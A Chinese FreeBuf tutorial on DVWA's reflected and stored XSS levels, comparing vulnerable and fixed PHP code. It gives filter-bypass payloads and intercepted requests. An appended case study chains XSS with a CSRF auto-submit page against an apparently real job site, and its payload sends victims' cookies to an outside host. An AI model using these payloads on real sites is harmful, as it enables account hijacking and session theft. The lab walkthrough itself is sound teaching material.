

# 新手指南：DVWA-1.9全级别教程（完结篇，附实例）之XSS

[lonehand](#)

2016-12-25

+12

共665624人围观，发现 28 个不明物体

WEB安全

新手科普

**\*本文原创作者：lonehand，转载请注明来自FreeBuf.COM**

目前，最新的DVWA已经更新到1.9版本（<http://www.dvwa.co.uk/>），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

## DVWA简介

DVWA ( Damn Vulnerable Web Application ) 是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是

- Brute Force ( 暴力 ( 破解 ) )
- Command Injection ( 命令行注入 )
- CSRF ( 跨站请求伪造 )
- File Inclusion ( 文件包含 )
- File Upload ( 文件上传 )
- Insecure CAPTCHA ( 不安全的验证码 )
- SQL Injection ( SQL注入 )
- SQL Injection ( Blind ) ( SQL盲注 )
- XSS ( Reflected ) ( 反射型跨站脚本 )
- XSS ( Stored ) ( 存储型跨站脚本 )

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

## DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（<http://www.freebuf.com/sectool/102661.html>）已经写得非常好了，在这里就不赘述了。

本篇为完结篇，介绍XSS模块的相关内容，之前的教程：

[Brute Force](#)

[Command Injection](#)

[CSRF](#)

[File Inclusion](#)

[File Upload](#)

[Insecure CAPTCHA](#)

[SQL Injection](#)

[SQL Injection \( Blind \)](#)

## XSS

XSS，全称Cross Site Scripting

，即跨站脚本攻击，某种意义上也是一种注入攻击，是指攻击者在页面中注入恶意的脚本代码，当受害者访问该页面时，恶意代码会在其浏览器上执行，需要强调的是，XSS不仅仅限于JavaScript，还包括flash等其它脚本语言。根据恶意代码是否存储在服务器中，XSS可以分为存储型的XSS与反射型的XSS。

DOM型的XSS由于其特殊性，常常被分为第三种，这是一种基于DOM树的XSS。例如服务器端经常使用document.boby.innerHTML等函数动态生成html页面，如果这些函数在引用某些变量时没有进行过滤或检查，就会产生DOM型的XSS。DOM型XSS可能是存储型，也有可能是反射型。

（注：下面的实验都是在Firefox浏览器下进行的，感谢火狐没做XSS filter）

下面对四种级别的代码进行分析。

## Low

### 服务器端核心代码

```
<?php

// Is there any input?

if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {

    // Feedback for end user

    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';


}

?>
```

可以看到，代码直接引用了name参数，并没有任何的过滤与检查，存在明显的XSS漏洞。

### 漏洞利用

输入<script>alert(/xss/)</script>，成功弹框：



相应的XSS链接：

[http://192.168.153.130/dvwa/vulnerabilities/xss\\_r/?name=%3Cscript%3Ealert\(/xss/\)%3C%2Fscript%3E](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(/xss/)%3C%2Fscript%3E)

## Medium

### 服务器端核心代码

```
<?php
```


```
// Get input
$name = str_replace( '<script>', '', $_GET[ 'name' ] );
// Feedback for end user
echo "<pre>Hello ${name}</pre>";
}
?>
```

可以看到，这里对输入进行了过滤，基于黑名单的思想，使用str\_replace函数将输入中的<script>删除，这种防护机制是可以被轻松绕过的。

## 漏洞利用

### 1.双写绕过

输入<sc<script>ript>alert(/xss/)</script>，成功弹框：




相应的XSS链接：

[http://192.168.153.130/dvwa/vulnerabilities/xss\\_r/?name=%3Csc%3Cscript%3Eript%3Ealert%28%2Fxs%2F%29%3C%2Fscript%3E#](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Csc%3Cscript%3Eript%3Ealert%28%2Fxs%2F%29%3C%2Fscript%3E#)

### 2.大小写混淆绕过

输入<ScRipt>alert(/xss/)</script>，成功弹框：



相应的XSS链接：

[http://192.168.153.130/dvwa/vulnerabilities/xss\\_r/?name=%3CScRipt%3Ealert\(%2Fxxs%2F\)%3C%2Fscript%3E#](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3CScRipt%3Ealert(%2Fxxs%2F)%3C%2Fscript%3E#)

## High

服务器端核心代码

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( ' /<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );
    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
?>
```

可以看到，High级别的代码同样使用黑名单过滤输入，`preg_replace()`函数用于正则表达式的搜索和替换，这使得双写绕过、大小写混淆绕过（正则表达式中表示不区分大小写）不再有效。

## 漏洞利用

虽然无法使用<script>标签注入XSS代码，但是可以通过img、body等标签的事件或者iframe等标签的注入恶意的js代码。

输入<img src=1 onerror=alert(/xss/)>，成功弹框：



[http://192.168.153.130/dvwa/vulnerabilities/xss\\_r/?name=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E#](http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E#)

## Impossible

## 服务器端核心代码

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );
    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible级别的代码使用`htmlspecialchars`函数把预定义的字符`&`、`"`、`'`、`<`、`>`转换为HTML实体，防止浏览器将其作为HTML元素。

## 存储型XSS

下面对四种级别的代码进行分析。

Low

## 服务器端核心代码



```
// Get input
$message = trim( $_POST[ 'mtxMessage' ] );
$name     = trim( $_POST[ 'txtName' ] );
// Sanitize message input
$message = stripslashes( $message );
$message = mysql_real_escape_string( $message );
// Sanitize name input
$name = mysql_real_escape_string( $name );
// Update database
$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
//mysql_close();
}
?>
```

## 相关函数介绍

### trim(string,charlist)

函数移除字符串两侧的空白字符或其他预定义字符，预定义字符包括、\t、\n、\x0B、\r以及空格，可选参数charlist支持添加额外需要删除的字符。

### mysql\_real\_escape\_string(string,connection)

函数会对字符串中的特殊符号（\x00，\n，\r，\，'，"，\x1a）进行转义。

### stripslashes(string)

函数删除字符串中的反斜杠。

可以看到，对输入并没有做XSS方面的过滤与检查，且存储在数据库中，因此这里存在明显的存储型XSS漏洞。

## 漏洞利用

message一栏输入<script>alert(/xss/)</script>，成功弹框：



name一栏前端有字数限制，抓包改为<script>alert(/name/)</script>：

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

txtName=<script>alert(/name/)</script>&mtxMessage=123&btnSign=Sign+Guestbook
```

成功弹框：



## Medium

服务器端核心代码

```
<?php
```

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database
```



```
//mysql_close();  
}  
?>
```

## 相关函数说明

`strip_tags()` 函数剥去字符串中的HTML、XML以及PHP的标签，但允许使用<b>标签。

`addslashes()` 函数返回在预定义字符（单引号、双引号、反斜杠、NULL）之前添加反斜杠的字符串。

可以看到，由于对message参数使用了`htmlspecialchars`函数进行编码，因此无法再通过message参数注入XSS代码，但是对于name参数，只是简单过滤了<script>字符串，仍然存在存储型的XSS。

## 漏洞利用

### 1.双写绕过

抓包改name参数为<sc<script>ript>alert(/xss/)</script>:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1  
Host: 192.168.153.130  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101  
Firefox/50.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/  
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 83  
  
txtName= <sc<script>ript>alert(/xss/)</script>&mtxMessage=123&btnSign=Sign+Gue  
stbook
```

成功弹框：



### 2.大小写混淆绕过

抓包改name参数为<Script>alert(/xss/)</script>:

```

POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpmfntd1qnb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

txtName=<Script>alert(/xss/)</script>&mtxMessage=123&btnSign=Sign+Guestbook

```

成功弹框：



## High

### 服务器端核心代码

```
<?php
```

```

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database

```

```
//mysql_close();  
}  
?>
```

可以看到，这里使用正则表达式过滤了<script>标签，但是却忽略了img、iframe等其它危险的标签，name参数依旧存在存储型XSS。

## High

抓包改name参数为<img src=1 onerror=alert(1)>：

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1  
Host: 192.168.153.130  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101  
Firefox/50.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/  
Cookie: security=high; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 74  
  
txtName=<img src=1 onerror=alert(1)>&txtMessage=123&btnSign=Sign+Guestbook
```

成功弹框：



## Impossible

服务器端核心代码

```
<?php  
if( isset( $_POST[ 'btnSign' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
    // Get input
```

```
$name      = trim( $_POST[ 'txtName' ] );  
// Sanitize message input  
$message = stripslashes( $message );  
$message = mysql_real_escape_string( $message );  
$message = htmlspecialchars( $message );  
// Sanitize name input  
$name = stripslashes( $name );  
$name = mysql_real_escape_string( $name );  
$name = htmlspecialchars( $name );  
// Update database  
$data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name )'  
$data->bindParam( ':message', $message, PDO::PARAM_STR );  
$data->bindParam( ':name', $name, PDO::PARAM_STR );  
$data->execute();  
}  
// Generate Anti-CSRF token  
generateSessionToken();  
?>
```

可以看到，通过使用htmlspecialchars函数，解决了XSS，但是要注意的是，如果htmlspecialchars函数使用不当，攻击者就可以通过编码的方式绕过函数进行XSS注入，尤其是DOM型的XSS。

### 最后附赠最近遇到的一个实例：一次有趣的XSS+CSRF组合拳

## 0×01 前言

最近执着于渗透各种xx人才网，前两天在某网站上发现了一个极其鸡肋的漏洞，本来以为没有太大的利用价值，没想到结合CSRF攻击，却获得了意想不到的效果。

## 0×02 一个鸡肋的XSS漏洞

下面是某个招聘网站的用户个人资料界面：

### 个人资料

基本资料

认证邮箱

我的头像

密码修改

用户名: [REDACTED]

QQ帐号绑定登录: 未绑定 [立即绑定]

注册邮箱: 12345678@qq.com [点击认证]

\*真实姓名:

性别: ☒ 男 ☐ 女

生日:

\*通讯地址:

固定电话:

QQ:

MSN:

个人简介:

保存

用户可以在这里修改自己的基本资料并保存, 经过XSS测试, 这里的输入都过滤了成对的尖括号(<>) script、img、&等字符, 但是似乎遗漏了事件, 于是尝试使用input标签的onchange事件注入XSS代码

在通讯地址一栏输入" onchange=alert(2) "并保存, 刷新页面, 右键查看源码, 注入成功:

```
<tr>
  <td height="30" align="right"><span style="color:#FF3300;font-weight:bold">*</span>通讯地址:</td>
  <td><input name="addresses" type="text" class="input_text_200" id="addresses" maxlength="150" value="" onchange=alert(2) "" /></td>
</tr>
```

只要尝试在通讯地址一栏中输入新的内容, 就会触发XSS, 弹框:

用户名: [REDACTED]

QQ帐号绑定: [REDACTED] 显示:

注册: 2

☐ 禁止此页再显示对话框。

\*真实

生日: 1999-01-01

\*通讯地址: 123 请详细输入地址

固定电话: 010-98765432

QQ:

MSN:

个人简介:

保存

是的，成功触发XSS代码了，可是这个鸡肋的XSS漏洞有什么卵用呢？首先，这个XSS漏洞依赖事件触发，只有用户在修改个人资料时恶意代码才有可能执行，其次这是一个存储型的XSS漏洞，你不可能要求用户按照攻击者的意思，事先在自己的个人资料里键入XSS代码并保存吧。

### 0x03 CSRF带来的曙光

在修改个人资料的过程中，抓包发现这个修改接口并没有任何的防CSRF机制，存在明显的CSRF漏洞：

```
POST /user/personal/personal_user.php?act=userprofile_save HTTP/1.1
Host: [REDACTED]
Content-Length: 168
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://[REDACTED]/user/personal/personal_user.php?act=userprofile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: yunsuo_session_verify=bd5b15f944ceb752e4f5b537e55522e; PHPSESSID=j12nl67plrtsh0jfbdsrfr0; Q[uid]=[REDACTED]; Q[username]=[REDACTED]; Q[password]=[REDACTED]; Q[utype]=2; Q[pmiscount]=1; CNZZDATA5944201=cnzz_eid%3D333460972-1481687184-nu1%26time%3D1481716829
Connection: close

realname=%C7%D4%B8%F1%CD%DF%C3%AD&sex=%C4%D0&birthday=1999-01-01&address=%B1%B1%B8%A9%CA%D0%CC%EC%B0%B2%C3%C5&phone=010-98765432&qq=&msn=&profile=&submit=%B1%A3%B4%E6
```

这给鸡肋的XSS漏洞带来了曙光，于是想到了可以结合CSRF攻击实现用户cookie的大面积盗取。攻击思路如下：

#### 1.构造一个CSRF

攻击页面，诱使用户访问（在这种招聘网站，发布一个包含恶意页面的虚假招聘很容易做到）

#### 2.用户访问页面后，个人基本资料会被清空，同时注入XSS代码



## 0x04 攻击演示

下面是构造的CSRF攻击页面：

```
<html>
<h2>你的基本资料被我清空了</h2>
<body onload="document.getElementById('transfer').submit()">
<div>
<form method="POST" id="transfer" action="http://www.dvwa.org/?page=transfer"
<input type="hidden" name="realname" value="逗你玩">
<input type="hidden" name="sex" value="C4%D0">
<input type="hidden" name="birthday" value="">
<input type="hidden" name="addresses" value="你的信息被我清空了">
<input type="hidden" name="phone" value="">
<input type="hidden" name="qq" value="">
<input type="hidden" name="sex" value="">
<input type="hidden" name="profile" value="">
<input type="hidden" name="Submit" value="5B14A34B44E6">
</form>
</div>
</body>
</html>
```

调皮地把cookie发（这里调皮地把cookie发给百度= =）

下面是本地的攻击过程演示：

1.受害者进入攻击页面，会看到“你的基本资料被我清空了”的提示：



你的基本资料被我清空了



还会看到资料修改成功的提示，并跳转：



2.这时候受害者会发现自己的个人资料被清空了：

### 个人资料

基本资料

认证邮箱

我的头像

密码修改

用户名：

QQ帐号绑定登录：未绑定 [\[立即绑定\]](#)

注册邮箱：12345678@qq.com [\[点击认证\]](#)

\*真实姓名：

逗你玩

性别：

☒ 男 ☐ 女

生日：

\*通讯地址：

你的信息被我清空了

固定电话：

QQ：

MSN：

个人简介：

保存

却不知道已经被注入了XSS代码：

```
<td height="30" align="right"><span style="color:#FF3300;font-weight:bold">*</span>通讯地址:</td>
<td <input name="addresses" type="text" class="input_text_200" id="addresses" maxlength="150" value="你的信息被我清空了" onchange=window.open('http://www.baidu.com?
cookie="+document.cookie) ">/td>
```

3.当用户尝试修改通讯地址一栏时，就会触发XSS代码，自动发送cookie（其中包含用户id、用户名、密码哈希值、session-id）：

```
GET
/cookie=PHPSESSID=j12nh67plrt6h0jfbdnrfre0%20Q5[uid]=<img alt="" src="" />%20Q5[username]=<img alt="" src="" />%20Q5[password]=<img alt="" src="" />%20Q5[utype]=2%20Q5[pmcount]=1%20CNZZDATA5944201=crazz_eid%3
D333460972-1481687184-nu8%26time%3D1481716629 HTTP/1.1
Host: www.baidu.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://www.baidu.com/user/personal/personal_user.php?act=userprofile
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: <img alt="" src="" />
BDUS=
H_PS_PSS=
```

这样，大规模盗取用户cookie的攻击也就完成了。

**\*本文原创作者：lonehand，转载请注明来自FreeBuf.COM**

上一篇：[KALI LINUX安装Metasploitable 3](#)

下一篇：[使用Docker搭建Web漏洞测试环境](#)

第16页 共23页

2017/7/14 上午10:18

**ArthurKiller** (7级) 窃.格瓦拉驻FreeBuf办事处[回复](#)

## 个人资料

基本资料

认证邮箱

我的头像

密码修改

用户名: [redacted]

QQ帐号绑定登录: 未绑定 [立即绑定]

注册邮箱: 12345678@qq.com [点击认证]

\*真实姓名: 窃格瓦拉

性别: ☒ 男 ☐ 女

生日: 1999-01-01

\*通讯地址: 北京市天安门

固定电话: 010-98765432

QQ:

MSN:

个人简介:

保存

地址写错了, 窃总家是住在秦岭监狱

[亮了\(16\)](#)**MrDET**

戰略性mark

[回复](#)[亮了\(8\)](#)

## 已有 28 条评论

发表评论

**MrDET**

2016-12-25

1楼 [回](#)

戰略性mark

[亮了\(1\)](#)**小学生** 2016-12-252楼 [回](#)<https://github.com/MyKings/docker-vulnerability-environment/tree/master/DVWA>[亮了\(1\)](#)**cheesehigh** (1级) 2016-12-253楼 [回](#)

先赞为敬

[亮了\(1\)](#)**houjingyi** (3级) 2016-12-254楼 [回](#)

白话做站



[ArthurKiller](#) (7级) 窃-格瓦拉驻FreeBuf办事处 2016-12-25

5楼 [回](#)

地址写错了，窃总家是住在秦岭监狱

亮了 (1



[lonehand](#) (4级) 23333333333 2016-12-25

[\[](#)

@ ArthurKiller 是我工作失误了，帮我向窃总转达歉意（手动滑稽

亮了



[窃-格瓦拉](#) (1级) 打工是不可能打工的，这辈子都不可能打工的。做生意又不会做，就... 2016-12-26

@ lonehand 我很不开心。很不开心。

亮



[lonehand](#) (4级) 23333333333 2016-12-26

@ 窃-格瓦拉 窃总好，是属下工作失误了，还望你海涵

亮



[英杰](#) (2级) JXU1QzExJXU1RTc0JXU1NDJDJXU5Nk... 2016-12-26

6楼 [回](#)

集齐了，开始召唤，神龙已出！你的愿望？一个0day。.....

亮了 (



9ian1i 2016-12-27

[\[](#)

@ 英杰 而今听雨僧庐下，鬓已星星也

亮了



[z1kool](#) (1级) 2016-12-26

7楼 [回](#)

凑齐了！可以召唤神龙了

亮了 (



丁丁 2016-12-26

8楼 [回](#)

看来你是习惯性的打着窃总的名号在外面干坏事

亮了 (



[AttAnonymous](#) (1级) 2016-12-26

9楼 [回](#)

刚入门，很好的文章，多谢LZ

亮了 (



[redcar](#) (2级) 2016-12-26

10楼 [回](#)

这货都出到1.9了啊

亮了 (



[小爬](#) (1级) 2016-12-26

11楼 [回](#)

很棒的分享，3qs

亮了 (



[henry\\_forever](#) (1级) 2016-12-26

12楼 [回](#)

赞赞赞~

亮了 (



[gitspeed](#) (1级) 2016-12-26

13楼 [回](#)

小白，请问使用的抓包调试工具是哪款啊？

亮了 (



[喵喵](#) (3级) 2016-12-27

[回](#)

@ gitspeed burpsuite

亮了



[DDv](#) (3级) 一只特立独行的猪 2016-12-27

@ 喵喵 火箭队的喵喵？

亮



[喵喵](#) (3级) 2016-12-28

@ DDv

既然你诚心诚意的发问了，

我们就大发慈悲的告诉你！

为了防止世界被破坏，

为了守护世界的和平；

贯彻爱与真实的邪恶，

可爱又迷人的反派角色~~

武藏！

小次郎！

我们是穿梭在银河的火箭队！白洞，白色的明天在等着我们！！

就是这样~喵~~~~

亮



[wesleyou](#) (1级) 2016-12-27

14楼 [回](#)

适合入门的

亮了 (



[maya66](#) (1级) 低调学习中 2016-12-28

15楼 [回](#)

全部看了下，写的不错！！

亮了 (



[yongtao](#) (1级) 2016-12-30

16楼 [回](#)

这一系统的风格都是由浅入深，通俗易懂，感谢楼主，还得反复看两遍！

亮了 (



[shyixiu](#) (1级) 2017-02-18

17楼 [回](#)

今天我也找到了一个和作者一样的漏洞，当时我想的是管理员可以修改用户信息，所以可以获取管理员的cookie，感谢作者给了新思路

亮了 (



[Binarysystem](#) (1级) tools-only 2017-04-10

18楼 [回](#)

很棒的思路！

亮了 (



[baiwuya](#) (1级) 2017-05-31

19楼 [回](#)

召唤神龙

亮了 (



[wyldimu](#) (2级) 2017-06-11

20楼 [回](#)

学习到了，作者给了很好的灵感

亮了 (



[LSA](#) (1级) 2017-06-11

21楼 [回](#)

最后的例子很好

亮了 (

浏览... 未选择文件。

昵称

请输入昵称

必须 您当前尚未登录。 [登陆？注册](#)

邮箱

请输入邮箱地址

必须 ( 保密 )

表情

插图



提交评论(Ctrl+Enter)

[取消](#)



有人回复时邮件通知我



[lonehand](#)

2333333333

9

文章数

53

评论数

### 最近文章

新手指南：DVWA-1.9全级别教程（完结篇，附实例）之XSS

2016.12.25

新手指南：DVWA-1.9全级别教程之SQL Injection(Blind)

2016.12.04

新手指南：DVWA-1.9全级别教程之SQL Injection

2016.11.27

[浏览更多](#)

关键字查找



### 相关阅读

[新手指南：DVWA-1.9全级别教程之S...](#)

[火狐扩展中心持久性XSS分析](#)

[JSONObject输出json串可引发XSS](#)

[戏耍XSS的一些技巧](#)

[打造一个自动检测页面是否存在XSS的...](#)

### 特别推荐



关注我们 分享每日精选文章

### 不容错过

<a href="#">调查：渗透测试人员最爱的安全工具及技术</a>	<a href="#">【FB TV】一周「BUF大事件」：全国多省爆发大规模软件升级劫</a>	
<a href="#">Alpha_h4ck</a> 2017-04-13	<a href="#">willhuang</a> 2017-07-08	
<a href="#">强大的安卓手机远程管理工具 - Droidjack</a>	<a href="#">国外黑客发现的海康威视远程系统XXE漏洞分析</a>	
<a href="#">xiaoxin</a> 2015-07-26	<a href="#">clouds</a> 2016-10-17	

## FREEBUF

[免责声明](#)

[关于我们](#)

[加入我们](#)

## 广告及服务

[寻求报道](#)

[广告合作](#)

[联系我们](#)

[友情链接](#)

## 关注我们

[官方微信](#)

[新浪微博](#)


[腾讯微博](#)

[Twitter](#)

## 赞助商



